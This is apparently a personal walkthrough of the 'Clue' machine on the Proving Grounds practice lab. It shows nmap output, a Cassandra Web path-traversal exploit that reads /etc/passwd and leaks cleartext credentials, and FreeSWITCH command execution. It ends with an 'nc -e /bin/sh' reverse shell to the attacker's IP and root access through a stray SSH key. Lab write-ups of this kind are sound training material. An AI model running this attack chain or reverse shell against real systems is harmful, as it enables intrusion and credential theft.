Clue

Thursday, June 12, 2025 7:51 PM

https://medium.com/@manhon.keung/proving-grounds-practice-linux-box-clue-c5d3a3b825d2


nmap

```
└─$ nmap -A -T4 -p- -oN nmap 192.168.133.240
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-12 19:48 EDT
Nmap scan report for 192.168.133.240
Host is up (0.043s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 74:ba:20:23:89:92:62:02:9f:e7:3d:3b:83:d4:d9:6c (RSA)
|   256 54:8f:79:55:5a:b0:3a:69:5a:d5:72:39:64:fd:07:4e (ECDSA)
|_  256 7f:5d:10:27:62:ba:75:e9:bc:c8:4f:e2:72:87:d4:e2 (ED25519)
80/tcp   open  http            Apache httpd 2.4.38
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: 403 Forbidden
139/tcp  open  netbios-ssn     Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn     Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
3000/tcp open  http            Thin httpd
|_http-server-header: thin
|_http-title: Cassandra Web
8021/tcp open  freeswitch-event FreeSWITCH mod_event_socket
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X|3.X (97%), MikroTik RouterOS 7.X (97%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3 cp e:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:6.0
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Linux 5.0 - 5.14 (97%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (97%), Linux 2.6.32 - 3.13 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.14 (91%), Linux 3.4 - 3.10 (91%), Linux 4.15 (91%), Linux 2.6.32 - 3.10 (91%), Linux 4.19 - 5.15 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: Hosts: 127.0.0.1, CLUE; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2025-06-12T23:50:53
|_  start_date: N/A
|_clock-skew: mean: 1h20m00s, deviation: 2h18m34s, median: 0s
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.5-Debian)
|   Computer name: clue
|   NetBIOS computer name: CLUE\x00
|   Domain name: pg
|   FQDN: clue.pg
|_  System time: 2025-06-12T19:50:49-04:00
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

TRACEROUTE (using port 139/tcp)
HOP RTT      ADDRESS
1   46.83 ms 192.168.45.1
2   46.80 ms 192.168.45.254
3   48.04 ms 192.168.251.1
4   48.11 ms 192.168.133.240

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 152.80 seconds
```



searchsploit cassandra web

Usage

```
# Usage
# > cassmoney.py 10.0.0.5 /etc/passwd
# root:x:0:0:root:/root:/bin/bash
# daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
# bin:x:2:2:bin:/bin:/usr/sbin/nologin
# ...
#
# > cassmoney.py 10.0.0.5 /proc/self/cmdline
# /usr/bin/ruby2.7/usr/local/bin/cassandra-web--usernameadmin--passwordP@ssw0rd
#
```

```
┌──(kali㉿kali)-[~/Desktop/offsec/clue]
└─$ python 49362.py $ip /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
ntp:x:106:113::/nonexistent:/usr/sbin/nologin
cassandra:x:107:114:Cassandra database,,,:/var/lib/cassandra:/usr/sbin/nologin
cassie:x:1000:1000::/home/cassie:/bin/bash
freeswitch:x:998:998:FreeSWITCH:/var/lib/freeswitch:/bin/false
anthony:x:1001:1001::/home/anthony:/bin/bash
```

```
┌──(kali㉿kali)-[~/Desktop/offsec/clue]
└─$ python 49362.py $ip /proc/self/cmdline

/usr/bin/ruby2.5/usr/local/bin/cassandra-web-ucassie-pSecondBiteTheApple330
```

/usr/bin/ruby2.5/usr/local/bin/cassandra-web-ucassie-pSecondBiteTheApple330
cassie:SecondBiteTheApple330

recurse ON
prompt OFF
cd dirname
mget *

grep -r -i -E "admin|anthony|password|passwd|root|pwd" . > output.txt

```
./freeswitch/etc/freeswitch/autoload_configs/event_socket.conf.xml:    <param name="password" value="ClueCon"/>
```

/freeswitch/etc/freeswitch/autoload_configs/event_socket.conf.xml: <param name="password" value="ClueCon"/>

```
figuration name="event_socket.conf" description="Socket Client">
 <settings>
  <param name="nat-map" value="false"/>
  <param name="listen-ip" value="::"/>
  <param name="listen-port" value="8021"/>
  <param name="password" value="ClueCon"/>
  <!--<param name="apply-inbound-acl" value="loopback.auto"/>-->
  <!--<param name="stop-on-bind-error" value="true"/>-->
 </settings>
</configuration>
```

```
┌──(kali㉿kali)-[~/Desktop/offsec/clue]
└─$ python 49362.py $ip ../../../../../../../etc/freeswitch/autoload_configs/event_socket.conf.xml

<configuration name="event_socket.conf" description="Socket Client">
  <settings>
    <param name="nat-map" value="false"/>
    <param name="listen-ip" value="0.0.0.0"/>
    <param name="listen-port" value="8021"/>
    <param name="password" value="StrongClueConEight021"/>
  </settings>
</configuration>
```

StrongClueConEight021

```
┌──(kali㉿kali)-[~/Desktop/offsec/clue]
└─$ searchsploit freeswitch
------------------------------------------------------------------------------------------------------------------------ ----------------------------
 Exploit Title                                                                                                          |  Path
------------------------------------------------------------------------------------------------------------------------ ----------------------------
FreeSWITCH - Event Socket Command Execution (Metasploit)                                                                | multiple/remote/47698.rb
FreeSWITCH 1.10.1 - Command Execution                                                                                   | windows/remote/47799.txt
------------------------------------------------------------------------------------------------------------------------ ----------------------------
Shellcodes: No Results
```

Change extension from txt to py
nano 47799.py
Change password here.

```
PASSWORD='StrongClueConEight021' # default password for FreeSWITCH
```

We got RCE.

```
└─$ python 47799.py $ip 'id & which nc'
Authenticated
Content-Type: api/response
Content-Length: 75

uid=998(freeswitch) gid=998(freeswitch) groups=998(freeswitch)
/usr/bin/nc
```

got reverse shell.

```
┌──(kali㉿kali)-[~/Desktop/offsec/clue]
└─$ python 47799.py $ip 'nc -e /bin/sh 192.168.45.213 80'
Authenticated
```

```
1: kali@kali: ~/Desktop/offsec/clue
┌──(kali㉿kali)-[~/Desktop/offsec/clue]
└─$ nc -nvlp 80
Listening on 0.0.0.0 80
Connection received on 192.168.133.240 59914
id
uid=998(freeswitch) gid=998(freeswitch) groups=998(freeswitch)
bash -i
```

Switch to cassie

```
freeswitch@clue:/home/anthony$ su - cassie
Password:
cassie@clue:~$
cassie@clue:~$ id
uid=1000(cassie) gid=1000(cassie) groups=1000(cassie)
```

```
cassie@clue:~$ ls -al
total 32
drwxr-xr-x 4 cassie cassie 4096 Aug 11  2022 .
drwxr-xr-x 4 root   root   4096 Aug  5  2022 ..
lrwxrwxrwx 1 root   root      9 Aug  5  2022 .bash_history -> /dev/null
-rw-r--r-- 1 cassie cassie  220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 cassie cassie 3526 Apr 18  2019 .bashrc
drwx------ 3 cassie cassie 4096 Aug 11  2022 .gnupg
-rw------- 1 cassie cassie 1823 Aug 11  2022 id_rsa
-rw-r--r-- 1 cassie cassie  807 Apr 18  2019 .profile
drwx------ 2 cassie cassie 4096 Aug 11  2022 .ssh
```

We are root.

```
cassie@clue:~$ ssh -i id_rsa root@localhost
Linux clue 4.19.0-21-amd64 #1 SMP Debian 4.19.249-2 (2022-06-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Apr 29 17:57:54 2024
root@clue:~# id
uid=0(root) gid=0(root) groups=0(root)
```

We can also see here as a hint.
Box creator created ssh-keygen and copied pub into root ssh folder. He placed id_rsa which can login to root somewhere.

```
root@clue:/home/anthony# cat .bash_history
clear
ls -la
ssh-keygen
cp .ssh/id_rsa.pub .ssh/authorized_keys
sudo cp .ssh/id_rsa.pub /root/.ssh/authorized_keys
exit
```